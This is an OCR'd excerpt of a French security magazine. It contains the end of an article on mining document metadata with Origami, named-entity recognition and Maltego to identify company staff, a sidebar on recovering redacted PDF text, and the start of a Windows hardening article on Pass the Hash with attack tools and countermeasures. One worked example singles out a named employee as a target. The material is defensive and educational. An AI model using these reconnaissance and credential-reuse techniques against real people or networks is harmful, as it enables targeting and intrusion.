Nous venons juste d'identifier 6 personnes susceptibles d'être des cibles idéales pour une opération de déstabilisation, mais trois d'entre elles ne sont pas complètement identifiées. Nous ne sommes ici « que » en possession des noms d'utilisateurs. Prenons comme exemple jld16. Cette personne a écrit 5 documents, mais en analysant les métadonnées de ces 5 documents, il nous est impossible de retrouver le nom de la personne. Tout n'est cependant pas perdu, il nous reste toujours la possibilité d'ouvrir le fichier avec un lecteur PDF et de vérifier si le document n'est pas signé par une personne dont le nom et prénom pourraient correspondre au nom d'utilisateur jld16.

Pour éviter d'ouvrir chaque document à la main et vérifier qui en est l'auteur, nous avons utilisé une bibliothèque de reconnaissance automatique des noms de personnes (NER - *Name Entity Recognition*), combinée avec Origami. Nous ne nous pencherons pas en détail sur la technique, qui sort largement du cadre de cet article, mais mentionnons simplement qu'il existe une sous-discipline en intelligence artificielle appelée *Machine Learning* qui cherche à construire automatiquement des modèles de prédiction, à l'aide d'un large ensemble de données destiné à l'apprentissage du modèle. On citera en exemple un réseau de neurones du style perceptron ou un arbre de décision. La discipline appelée Name Entity Recognition est elle-même une sous-branche des Machine Learnings et consiste à l'identification automatique d'entités (les noms de personnes, les noms d'organisations, les lieux, les quantités, les dates, ...) dans les textes. La bibliothèque utilisée est ici celle de l'université de Stanford **[ner]**.

Il nous est maintenant possible d'analyser automatiquement les 5 documents diffusés par jld16 et ceci sans même ouvrir notre lecteur de fichiers PDF.

```
$ ./origami_search  jld16 -n
Filename : 082007.pdf
   ===> Researching names in text...
        Person found! : Jennifer Dellapenta
Filename : CVN70script.pdf
   ===> Researching names in text...
        Person found! : Jim Hughes
        Person found! : Jim Hughes
        Person found! : Carl Vinson
Filename : CVN_77_Seal.pdf
   ===> Researching names in text...
        Person found! : H. W.
        Person found! : BUSH
Filename : ddblyrics.pdf
   ===> Researching names in text...
        Person found! : Ball Phillip
        Person found! : McCoy
        Person found! : Don
Filename : press_kit.pdf
   ===> Researching names in text...
```

Le résultat n'est pas parfait et l'intelligence artificielle est loin d'être une science exacte. Cependant, on a réussi à identifier plusieurs noms se retrouvant au début de chaque document, susceptibles de correspondre à l'auteur du document. Un nom nous saute directement aux yeux, il s'agit de Jennifer Dellapenta. Avec des initiales comme « J » et « D », il y a beaucoup de chances que jld16 corresponde à cette personne. Le « l » pouvant correspondre à son deuxième prénom, et le 16 permettant de l'identifier dans la société par rapport aux autres personnes ayant les mêmes initiales. Vérification faite sur Linkedin, il s'agit bien d'une jolie demoiselle directrice du secteur de la communication de notre société...





Fig 3 : Fichier ouvert avec un lecteur PDF


2.3 Le sexy : Maltego

Un autre logiciel bien connu pour analyser les métadonnées est Maltego **[malgeto]**. Ce dernier est un logiciel gratuit


(il existe également une version commerciale) permettant d'analyser des données provenant de sources différentes, de les transformer et de les représenter d'une manière telle qu'il est plus facile de les analyser et d'identifier des connexions entre elles. Typiquement, ce logiciel est utilisé pour du *forensic* ou dans le milieu de l'intelligence économique/veille/renseignement. Il peut aussi aider lors d'un *pentest* et la phase de récolte d'informations. Maltego s'avère bien pratique pour découvrir des noms de domaines, des emails, des lieux, des classes d'adresses IP, des noms de personnes ou encore des numéros de téléphone d'une société. Maltego utilise un système de transformation qui permet de transformer (!!!) un type de donnée en un autre. Par exemple, vous spécifiez le nom de domaine *ibm.com* et appliquez la transformation *to email*. Maltego essaye alors d'identifier des adresses email IBM. Plusieurs transformations de type email sont disponibles, comme l'utilisation d'un serveur de clés PGP, d'une base de données *whois* ou encore simplement un moteur de recherche. Typiquement, Maltego interroge ces différentes sources d'information pour vérifier si elles contiennent des emails IBM et afficher le résultat sous forme de graphe. Contrairement aux logiciels présentés jusqu'ici, Maltego marche sous forme de graphe que l'on construit petit à petit :



Il serait trop long d'expliquer en détail comment marche Maltego, ceci pouvant faire l'objet d'un article à part entière. Nous allons ici nous intéresser à la partie métadonnée de Maltego. Une des particularités intéressantes de Maltego est de spécifier un nom de domaine et d'appliquer la transformation *to file*. Maltego permet deux transformations de types fichiers, la première pour les fichiers MS Office et la deuxième pour les fichiers dits « intéressants ».




Cette deuxième catégorie aide l'identification des fichiers de type texte qui ne sont pas intéressants pour nous ici, puisqu'ils ne contiennent pas de métadonnées, contrairement aux fichiers MS Office. Une fois les fichiers MS Office identifiés, on sélectionne tous les fichiers sur le graphe et on applique une transformation de type *parse meta information*. Ceci fait, on se retrouve avec un joli graphe contenant les personnes ainsi que certaines adresses email identifiées dans les métadonnées :



On va s'arrêter ici avec cet exemple. Il faut bien retenir que le grand avantage de Maltego est de combiner les noms de personnes extraits des métadonnées avec, par exemple, des noms de personnes extraits dans les bases de données whois, serveurs PGP ou autres pour la société en question.

Un dernier mot sur Maltego concernera les fichiers PDF. Il n'y a pas de possibilité de chercher des fichiers PDF par défaut, mais il est possible d'utiliser une entité de type phrase et de spécifier une requête du style « site:societe.com filetype:pdf societe ». Il suffira ensuite de transformer la phrase en web sites et les web sites en URL. Le résultat sera tous les documents PDF présents sur le domaine. Une fois les fichiers PDF identifiés, il est possible d'appliquer une transformation de type NER (Name Entity Recognition):



Maltego utilise OpenCalais pour le moteur NER **[opencalais]**. Contrairement à notre logiciel, Maltego identifie toutes les entités dans un texte (noms, lieux, emails, etc.). Il est donc difficile de distinguer l'auteur d'un texte avec les autres noms de personnes présents dans le document. Pour terminer sur Maltego, nous préciserons que Maltego permet de créer ses propres transformations et que, malgré l'aspect convivial de l'interface, le moteur d'extraction de métadonnées ne semble pas très performant.

Conclusion

Dans cet article, nous avons mis l'accent sur le fait que les documents contiennent aussi beaucoup d'informations en plus du texte en lui-même. Peu importe le format de fichier, il est souvent facile d'extraire les métadonnées, voire plus, avec des logiciels disponibles gratuitement sur le marché. Les fichiers PDF ou Office ne sont d'ailleurs pas les seuls dans ce domaine, d'autres types de fichiers comme les images contiennent eux aussi toute une foule d'informations intéressantes **[exif]**.

Cette fuite d'information dans les fichiers est souvent difficile à contrer pour les entreprises. Un fichier seul ne révélera pas beaucoup d'informations sur une entreprise, mais à partir du moment où un attaquant dispose d'un nombre conséquent de fichiers librement téléchargeables à partir d'Internet, les informations qu'il en a tirées seront d'une grande pertinence. Et quand on parle d'un attaquant, on ne pense pas seulement à une personne souhaitant attaquer le réseau de l'entreprise, mais aussi et surtout d'une société concurrente ou un cabinet de veille souhaitant obtenir plus d'informations sur l'entreprise en question... À bon entendeur...

RÉFÉRENCES

[exif] http://www.sno.phy.queensu.ca/~phil/exiftool/

[facebook] Facebook vs. ConnectU proceedings, http://docs.justia.com/cases/federal/district-courts/california/candce/5:2007cv01389/189975/474/

[foca] http://www.informatica64.com/foca/

[maltego] http://www.paterva.com/web5/

[metagoofile] http://www.edge-security.com/metagoofil.php

[ner] http://nlp.stanford.edu/software/index.shtml

[opencalais] http://www.opencalais.com/

[openxml] *Introducing the Office (2007) Open XML File Formats*, http://msdn.microsoft.com/en-us/library/aa338205(v=office.12).aspx


[origami] Framework de manipulation de fichiers PDF, http://esec-lab.sogeti.com/dotclear/index.php?pages/Origami

[rhdtool] *Office 2003/XP Add-in: Remove Hidden Data*, http://www.microsoft.com/downloads/en/confirmation.aspx?FamilyID=144e54ed-d43e-42ca-bc7b-5446d34e5360&displaylang=en%20

AUTOUR DE L'ARTICLE...

RÉVÉLER L'INVISIBLE DANS LES DOCUMENTS PDF

On trouve parfois des documents qui souhaitent dissimuler une partie de leur contenu au lecteur. Dans le cas de fichiers PDF, il faut faire attention à la manière de réaliser cela.



La figure ci-dessus montre la table des matières du rapport Calipari, du nom de l'agent secret italien tué par erreur par les forces de sécurité américaines à un barrage. Une enquête a été commandée, puis révélée publiquement au travers de ce document. Ce rapport contenant des informations confidentielles sur les forces américaines, certaines parties ont été obscurcies, via un rectangle noir superposé.


Mais ce rectangle n'est rien de plus qu'un objet PDF, ajouté au document. Graphiquement, il est au-dessus du texte. Mais dans le document PDF, on trouve tout :

```
1667 0 obj  %% Le rectangle noir
<<
        /Length 423
        /Filter /FlateDecode
>>stream
...
\textcolor{softblue}{154.67999 223.25999 76.32001 13.8 re}
f
/P <</MCID 35 >>BDC
BT
/TT0 1 Tf
12 0 0 12 90 225.9001 Tm %% Le texte "caché"
(    1. \textbackslash{}(U\textbackslash{}) \alert{{\bf Third
Infantry} Division} . . . . 8)Tj
ET
EMC
...
endstream
```

À noter qu'une ruse similaire a été mise en œuvre par la justice américaine dans le cadre d'un procès contre Facebook. À la demande de cette entreprise, des chiffres confidentiels ont été dissimulés dans les documents mis à la disposition du public. Ici, la technique a consisté à changer la couleur de la police, et donc écrire en blanc sur des pages blanches. Mais bien sûr, le texte est encore présent dans le document, tout comme les chiffres confidentiels.

Pour terminer, deux techniques très simples pour révéler du texte caché dans un fichier PDF :

- **Le copier/coller : il suffit de sélectionner le texte « caché » (par exemple, la zone avec le rectangle noir ci-dessus), puis de faire un copier/coller.**
- **Écouter le PDF : dans Acrobat Reader, on trouve la fonction *Read out loud*. Il suffit de sélectionner une zone, puis de demander à Acrobat de lire le texte... ce qu'il fait, qu'il soit écrit en blanc ou derrière un carré noir.**



MICROSOFT WINDOWS : VERS LE GUIDE DE SÉCURISATION ULTIME !

Nicolas RUFF - EADS Innovation Works - nicolas.ruff(à)eads.net

mots-clés : *WINDOWS / GUIDE DE SÉCURISATION / PASS THE HASH / CREDENTIAL RELAYING / KERBEROS / SMARTCARD LOGON*

« Pour qui possède un marteau, tout problème ressemble à un clou ». Cet aphorisme est malheureusement la pierre angulaire de la plupart des « politiques » de sécurité en environnement Windows : la politique se révèle contingente des outils disponibles. « Il nous faut un antivirus. Il nous faut une solution de DLP. » Rassurez-vous, cet article ne va pas vous aider à choisir le meilleur antivirus, mais plutôt à tirer parti des options de sécurisation gratuites disponibles dans Windows, sans lesquelles tout réseau d'entreprise s'avère vulnérable à des attaques connues et implémentées.

1 Introduction

L'écriture de « guides de sécurisation » (autrement appelés « guides d'installation sécurisée », « guides de durcissement », etc.) a été - et demeure - le fond de commerce de nombreux prestataires de services.

Historiquement, cette activité se justifie par les configurations par défaut peu sécurisées qu'on pouvait trouver dans les principaux logiciels d'entreprise commercialisés à la fin des années 1990 : Windows 2000 et son serveur IIS 5 installé avec toutes les extensions (d'où le ver Code Red), Solaris et ses nombreux RPC, Oracle et ses nombreux comptes par défaut, etc.

C'est pourquoi de nombreuses entités - la plus connue étant la NSA **[1]**, mais les administrations françaises ne sont pas en reste - disposent de leur(s) guide(s) d'installation sécurisée. Et les initiatives ne faiblissent pas, la plus connue étant probablement *Federal Desktop Core Configuration* (FDCC **[2]**) - 300 paramètres imposés à tous les postes clients Windows connectés au réseau de l'administration américaine.

Toutefois, avec le recul, on peut légitimement se poser la question de l'utilité de tels guides, qui ont échoué à empêcher les grandes épidémies (les plus connues étant Blaster, Sasser, Slammer et Conficker) et les intrusions informatiques en général.

1.1 Pourquoi les guides de sécurisation ne fonctionnent pas

Cette accroche est un peu péremptoire : en réalité, un guide de sécurisation peut fonctionner. La principale limite d'un guide de sécurisation est la maîtrise du système et des applications qui sont destinées à y être installées. En pratique, la plupart des applications exécutées sur les systèmes Windows sont archaïques **[3]**, mal conçues **[4]**, et en source fermée. Il est donc extrêmement difficile d'évaluer l'impact que va avoir la modification d'un paramètre système, et de remédier aux effets de bord éventuels.

De mon expérience, les effets de bord ne sont pas si nombreux et peuvent facilement être identifiés à l'aide d'outils comme Process Monitor (car souvent liés à des permissions non standards). L'identification complète des effets de bord nécessite toutefois de disposer d'un plan de test fonctionnel quasiment complet, ou de se lancer dans le *Reverse Engineering*.

D'autre part, certaines recommandations (ex. fermeture complète des « fameux » ports 137, 138 et 139) sont effectivement impactantes pour le réseau et peuvent nécessiter des reconfigurations d'envergure.

En pratique, donc, peu d'entreprises appliquent effectivement les guides de sécurisation disponibles sur Internet ou achetés à des consultants, la charge de qualification des applications étant jugée trop importante.

La plupart des déploiements en environnement Microsoft sont de type « clic-installe », c'est-à-dire en configuration par défaut et avec un effort minimal - ça n'est pas pour ajouter une étape longue et complexe de sécurisation.

1.2 Un guide est un être vivant

Ce qui manque à tous les guides, c'est un maintien en conditions opérationnelles, c'est-à-dire une adaptation à l'évolution des menaces et de l'état de l'art. Par exemple, lorsque Microsoft a réécrit la pile IP de Windows pour la rendre compatible IPv6 (c'est-à-dire à partir de Windows Vista et Windows 2008), la clé de base de registre SynAttackProtect **[5]** a disparu. Qui s'en est rendu compte ? Cette clé avait été introduite à l'époque où MafiaBoy attaquait en *SYN Flood* les serveurs de Yahoo! ... *O tempora, o mores.*

1.3 Le ROI d'un guide de sécurisation

L'un des aspects des guides de sécurisation qui mériterait qu'on y consacre une thèse est la mesure objective de leur efficacité.

Prenons l'exemple d'une mesure phare : le changement régulier des mots de passe. Cette mesure avait probablement du sens à l'époque où l'on ne savait pas en combien de temps la NSA pouvait « casser » DES.

Aujourd'hui, la réponse est beaucoup plus simple : avec l'aide d'une bonne *Rainbow Table*, il est possible d'inverser tout hash LM en 20 minutes. Inutile donc de se faire des nœuds au cerveau pour savoir s'il faut changer son mot de passe Windows tous les 42 (valeur par défaut) ou 90 jours... il est beaucoup plus efficace de désactiver la génération du hash LM ! Sans parler bien sûr du cas où l'option « utiliser le cryptage réversible » a été cochée sur le contrôleur de domaine **[6]**.

Lorsqu'il arrive dans les mains des exploitants, un guide de sécurisation se résume souvent à un fichier .REG ou .INF à appliquer aveuglément sur une machine, sans aucune justification. Pourtant, dans l'idéal, il faudrait implémenter (et tester) un scénario d'attaque pour chaque recommandation, ce qui éviterait des déconvenues embarrassantes, comme la clé EnableICMPRedirect qui s'avère être EnableICMPRedirects à la suite d'une typo dans le pilote Windows **[7]**. Cette typo a mis plusieurs années à être détectée.

1.4 La fin des guides de sécurisation 1.0

En ce qui concerne le système Windows, la NSA a fini par jeter l'éponge et transférer le support de son guide de sécurisation directement à Microsoft. Il s'appelle depuis « The Threats and Countermeasures Guide » **[8]**.

Ce guide est le parangon des guides de sécurisation - il décrit dans les grandes largeurs chaque option de paramétrage et atteint une exhaustivité dont ont rêvé beaucoup d'autres (ce qui causât d'ailleurs leur perte en leur temps).

Toutefois, la solution proposée par Microsoft pour appliquer les recommandations est dynamique - ce qui fait toute sa force par rapport aux solutions « papier » et/ou aux fichiers .INF. Elle consiste à lancer le *Security Configuration Wizard* (SCW) - livré par défaut depuis Windows 2003 SP1 - en dernière étape d'installation. Cet assistant va poser quelques questions sur le rôle du serveur, et possède des politiques de sécurité pré-configurées. Ces politiques au format XML peuvent être personnalisées.

Il faut dire que seul Microsoft dispose du pouvoir d'influer réellement sur le cours des choses, en proposant ce genre d'outils ou en changeant le paramétrage par défaut de son système - ce qui ne manque pas d'arriver à chaque Service Pack ou version majeure de Windows. Car outre la frilosité des entreprises à s'écarter des clous, l'écrasante majorité du parc Windows est constitué des systèmes non administrés, installés chez les particuliers.

Enfin il ne faut pas négliger le fait que la plupart des options de sécurité ne sont pas proposées aux administrateurs ou aux utilisateurs finaux, mais aux développeurs. C'est le cas, par exemple, du DEP permanent, du mécanisme *Extended Protection for Authentication* **[9]**, etc. À vous de faire pression sur votre éditeur favori pour qu'il intègre ces mécanismes dans ses développements !

2 Vers un guide de sécurisation 2.0 pour Windows

Il existe des failles conceptuelles intrinsèques au fonctionnement d'un réseau Windows. Ces failles sont peu nombreuses, mais critiques : tant qu'elles ne sont pas corrigées, il n'est pas nécessaire d'aller chercher plus loin pour compromettre un domaine Windows. Et ça fait 20 ans que ça dure...

Comme promis, voici donc le guide de sécurisation ultime : les attaques imparables connues dans Windows et le meilleur moyen de réduire les risques. Tout ce qui n'est pas dans la liste ci-dessous n'est que *corner case* à traiter avec les risques résiduels.

2.1 Pass the Hash

2.1.1 Présentation

L'attaque *Pass the Hash* a été largement documentée sur Internet, c'est pourquoi il ne semble pas nécessaire d'entrer dans tous ses détails ici.

L'essence de cette attaque est la suivante : puisque le serveur d'authentification (généralement le contrôleur de domaine) ne connaît que les hash LM et NTLM du mot de

passe utilisateur, alors la connaissance d'un de ces deux éléments suffit à s'authentifier à la place de l'utilisateur.

Corollaire : il n'est pas nécessaire de connaître le mot de passe d'un utilisateur en clair pour s'authentifier à sa place.

Ce lemme se vérifie même si le protocole Kerberos est utilisé pour l'authentification. En effet, l'implémentation Microsoft du protocole Kerberos utilise bien le hash NTLM lors de la phase de pré-authentification. Il n'était pas possible d'utiliser un hash MD5 (comme dans l'implémentation du MIT), car le serveur d'authentification ne connaît pas ce hash.

■ NOTE

les versions les plus récentes de Windows permettent de désactiver entièrement les protocoles LM et NTLM au profit exclusif de Kerberos. Toutefois, même Microsoft reconnaît que cette fonction devrait être activée en mode « audit » pour le moment [10].

De même (et contrairement à une idée fort répandue), l'authentification par carte à puce ne protège pas contre cette attaque. En effet, Windows - ne sachant pas gérer « nativement » une clé publique **[11]** - va continuer à associer un hash NTLM à chaque utilisateur. Ce hash est transmis dans le champ `PAC_CREDENTIAL_INFO` de la réponse Kerberos.

Sous Unix, de nombreux algorithmes de hash sont utilisés selon les distributions (crypt - construit sur DES ; MD5 ; ou même plusieurs milliers d'itérations de MD5). Tous ces algorithmes intègrent un diversifiant (sel). La connaissance d'un hash ne permet pas de s'authentifier à la place d'un utilisateur, car c'est bien le mot de passe en clair qui est transmis au serveur (même si le protocole SSH permet d'encapsuler ce mot de passe dans un protocole chiffré par d'autres moyens).

En contrepartie sous Unix, la compromission du serveur d'authentification permet de collecter les mots de passe des utilisateurs en clair lors de chaque connexion - par exemple avec un démon SSH *backdooré* (sauf si une authentification par clé est mise en œuvre, bien sûr).

2.1.2 Exploitation

La phase la plus difficile dans cette attaque consiste à obtenir le hash LM ou NTLM associé à un compte utilisateur. L'écoute du réseau ne suffit pas, car les protocoles d'authentification LM et NTLM fonctionnent par défi/réponse (voir paragraphe suivant).

L'extraction des hash peut s'effectuer depuis *Active Directory*, mais pour ce faire, l'attaquant doit être administrateur de domaine, disposer d'un compte SYSTEM sur un contrôleur de domaine, ou disposer d'une sauvegarde du fichier de données Active Directory - ce qui signifie qu'il est déjà assez avancé dans son intrusion.

Les deux cas les plus courants dans la pratique sont :

- La collecte des hash locaux sur un poste ou un serveur compromis, en espérant que les mots de passe soient réutilisés ailleurs.
- La collecte des hash d'autres utilisateurs en mémoire, par exemple sur un serveur Citrix.

Une fois un hash obtenu, il y a pléthore d'outils gratuits et open source pour l'utiliser :

- *Pass The Hash Toolkit* **[12]**, bien sûr.
- Les outils de brute-force Hydra **[13]** et Medusa **[14]** (entre autres).
- Metasploit, au travers du module `windows/smb/psexec`.
- Nessus supporte nativement l'authentification par hash. Un module spécifique a également été développé : `smbshell.nbin` **[15]**.

2.1.3 Contre-mesure

Il n'existe pas de contre-mesure théorique vis-à-vis de l'attaque Pass the Hash. Le secret d'authentification est le hash. Ceci s'applique également à l'implémentation du protocole Kerberos dans Windows, ainsi qu'à l'authentification par carte à puce **[16]**, puisque ces deux mécanismes sont toujours associés à un hash NTLM.

Certains outils disponibles publiquement n'implémentent l'attaque que sur les protocoles LM et/ou NTLM. C'est pourquoi il est pratique d'utiliser des outils d'attaque qui s'appuient sur les mécanismes natifs de Windows, comme Pass the Hash Toolkit ou le défunt DreamPack PL **[17]** afin d'assurer la compatibilité avec tous les protocoles d'authentification.

Les meilleures défenses contre l'attaque Pass the Hash doivent donc être organisationnelles :

- Ne pas réutiliser le même mot de passe (en particulier pour le compte administrateur local sur les postes de travail ou pour des comptes de même nom situés dans des domaines différents). En effet, le même mot de passe génère toujours le même hash.
- Limiter le périmètre d'utilisation des comptes :
  - Par exemple un compte de service ne doit pouvoir être utilisé que sur les systèmes où le service est démarré.
  - Il est également envisageable d'empêcher certains comptes (comme les comptes administrateurs locaux ou les comptes de service) d'ouvrir une session à distance en utilisant le privilège « refuser l'accès à cet ordinateur à partir du réseau ».
- Détecter et réagir aux tentatives d'authentification « suspectes » (échec ou succès très nombreux dans un laps de temps très court).

2.1.4 Lectures complémentaires

http://www.sans.org/reading_room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation_33283

http://www.sans.org/reading_room/whitepapers/testing/crack-pass-hash_33219

https://www.hacking-lab.com/misc/downloads/event_2010/daniel_stirnimann_pass_the_hash_attack.pdf

http://www.isecpartners.com/storage/white-papers/Weaknesses_and_Best_Practices_of_Public_Key_Kerberos_with_Smart_Cards.pdf

https://media.blackhat.com/bh-us-10/whitepapers/Stender_Engel_Hill/BlackHat-USA-2010-Stender-Engel-Hill-Attacking-Kerberos-Deployments-wp.pdf

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro... ...au numéro

MISC HORS-SÉRIE

Retrouvez tous les anciens numéros ainsi que nos offres spéciales sur notre site : http://www.ed-diamond.com

Bon de commande MISC Hors-série

Réf.	Désignation	Prix / N°s
MISCHS N°1	Test d'intrusion : Comment évaluer la sécurité de ses systèmes et réseaux ?	8,00 €
MISCHS N°2	CARTES À PUCE - Découvrez leurs fonctionnalités et leurs limites	8,00 €

Bon de commande MISC

Réf.	Désignation	Prix / N°s
MISC N°43	La sécurité des web services	8,00 €
MISC N°44	Compromissions électromagnétiques	8,00 €
MISC N°45	La sécurité de Java en question	8,00 €
MISC N°46	Construisez et validez votre sécurité	8,00 €
MISC N°47	La lutte antivirale, une cause perdue ?	8,00 €
MISC N°48	Comment se protéger contre la peste spam ?	8,00 €
MISC N°49	Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !	8,00 €
MISC N°50	La sécurité des jeux	8,00 €
MISC N°51	La sécurité des jeux	8,00 €
MISC N°52	4 Outils indispensables pour tester votre sécurité !	8,00 €
MISC N°53	LA SÉCURITÉ DU WI-FI, DES PAROLES EN L'AIR ?	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond - MISC - BP 20142 - 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°42	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_

Expire le : ⌊_⌊_⌊_⌊_

Cryptogramme visuel : ⌊_⌊_⌊_

Date et signature obligatoire

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

Avez-vous l'âme du collectionneur ?

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 MISC pour 25€ et les « Power packs x10 », soit 10 MISC pour 40€, à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administ

5 Nos de MISC 25€ ou 10 Nos de MISC 40€

Choisissez vos numéros dans le tableau ci-dessous*
* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

- N°1 Les vulnérabilités du Web !
- N°2 Windows et la sécurité
- N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
- N°6 Sécurité du wireless ?
- N°7 La guerre de l'information - évaluation, riques, enjeux
- N°8 Honeypots - Le piège à pirate !
- N°9 Que faire après une intrusion ?
- N°10 VPN - Virtual Private Networt - Créez votre réseau sécurisé sur internet
- N°11 Test d'intrusion - Mettez votre sécurité à l'épreuve !
- N°12 La faille venait du logiciel
- N°13 PKI - Public Key Infrastructure
- N°14 Reverse Engineering - Retour au sources
- N°15 Authentification
- N°16 Télécoms - Les risques des infrastructures
- N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
- N°18 Dissimulation d'information
- N°19 Les Dénis de Services - La menace rôd
- N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
- N°21 Limites de la sécurité
- N°22 Superviser sa sécurité
- N°23 De la recherche de faille à l'exploit
- N°24 Attaques sur le Web
- N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
- N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
- N°27 IPv6 : Sécurité, mobilité et VPN, les nouveaux enjeux
- N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
- N°29 Sécurité du coeur de réseau IP : un organe critique
- N°30 Les protections logicielles
- N°31 Le risque VoIP
- N°32 Que penser de la sécurité selon Microsoft ?
- N°33 RFID - Instrument de sécurité ou de surveillance ?
- N°34 Noyau et rootkit
- N°36 Lutte informatique offensive - Les attaques ciblées
- N°37 Déni de service
- N°38 Code malicieux - Quoi de neuf ?
- N°39 Fuzzing - Injectez des données et trouvez les failles cachées
- N°40 Sécurité des réseaux - Les nouveaux enjeux
- N°41 LA CYBERCRIMINALITÉ ...ou quand le net se met au crime organisé
- N°42 LA VIRTUALISATION : Vecteur de vulnérabilité ou de sécurité ?

Numéros MISC épuis
N°3, N°5 et

Bon de commande power packs

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Cochez ici ▲ POWER PACKS X5

OUI, je désire acquérir un power pack X5	1er 1PP* X5	2ème 2PP* X5	3ème 3PP* X5
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
Total par série de POWER PACKS X5 :	25 €	50 €	75 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
